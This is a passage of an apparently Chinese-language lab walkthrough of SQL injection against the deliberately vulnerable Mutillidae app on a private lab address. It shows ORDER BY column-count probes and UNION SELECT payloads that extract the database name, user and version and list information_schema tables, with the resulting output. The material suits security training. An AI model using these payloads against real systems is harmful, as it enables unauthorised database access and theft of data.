
Did you setup/reset the DB?

2. 讀取資料庫中的資訊

輸入 order by 10 依舊error，代表資料小於10筆




```
ıy' order by 10%23&password=123456&user-info-php-submit-button=View+Account+Details
http://192.168.10.131/mutillidae/index.php?page=user-info.php&username=sunny' order — Visit
```




Error: Failure is always an option and this situation proves it	
Line	126
Code	0
File	/var/www/mutillidae/user-info.php
Message	Error executing query: Unknown column '10' in 'order clause'
Trace	#0 /var/www/mutillidae/index.php(469): include() #1 {main}
Diagnotic Information	SELECT * FROM accounts WHERE username='sunny' order by 10#' AND password='123456'
Did you setup/reset the DB?	

輸入 order by 6 依舊error，代表資料小於6筆



```
r-info.php&username=sunny' order by 6%23&password=123456&user-info-php-submit-butt
http://192.168.10.131/mutillidae/index.php?page=user-info.php&username=sunny' order
```




Error: Failure is always an option and this situation proves it

Line	126
Code	0
File	/var/www/mutillidae/user-info.php
Message	Error executing query: Unknown column '6' in 'order clause'
Trace	#0 /var/www/mutillidae/index.php(469): include() #1 {main}
Diagnotic Information	SELECT * FROM accounts WHERE username='sunny' order by 6#' AND password='123456'

Did you setup/reset the DB?


select 1~5筆資料，可發現會跳出2,3,4

語法: username=sunny’　union select 1,2,3,4,5%23



131/mutillidae/index.php?page=user-info.php&username=sunny' union select 1,2,3,4,5%23&p

http://192.168.10.131/mutillidae/index.php?page=user-info.php&username=sunny' union — Visit



Results for . 2 records found.


Username=sunny
Password=123456
Signature=

Username=2
Password=3
Signature=4

代表 2,3,4是可以進行SQL query的


將2,3,4替換為資料庫、使用者等資訊

語法: union select 1,database(),user(),version(),5%23




已經發現只有五列

```
union select 1,2,3,4,5
union select 1,database(),user(),version(),5
```



```
username=sunny' union select 1,database(),user(),version(),5%23&password=123456&user-in
http://192.168.10.131/mutillidae/index.php?page=user-info.php&username=sunny' union
```

成功顯示重要敏感資訊



Results for . 2 records found.

Username=sunny
Password=123456
Signature=


Username=owasp10
Password=root@localhost
Signature=5.0.51a-3ubuntu5

database()
user()
version()


3. 探索資料庫中的表

查看所有的表(table)

語法: union select 1,table_name,null,null,5 from information_schema.tables%23




```
union select 1,database(),user(),version(),5


union select 1,table_name,null,null,5 from information_schema.tables
```



```
y' union select 1,table_name,null,null,5 from information_schema.tables%23&password=123
http://192.168.10.131/mutillidae/index.php?page=user-info.php&username=sunny' union
```


顯示有237個表



```
Results for . 237 records found.

Username=sunny
Password=123456
Signature=

Username=CHARACTER_SETS
Password=
Signature=

Username=COLLATIONS
Password=
Signature=

Username=COLLATION_CHARACTER_SET_APPLICABILITY
Password=
Signature=

Username=COLUMNS
Password=
Signature=

Username=COLUMN_PRIVILEGES
Password=
Signature=
```

查看特定資料庫中表的資訊

語法: union select 1,table_name,null,null,5 from information_schema.tables where table_schema ='owasp10'%23

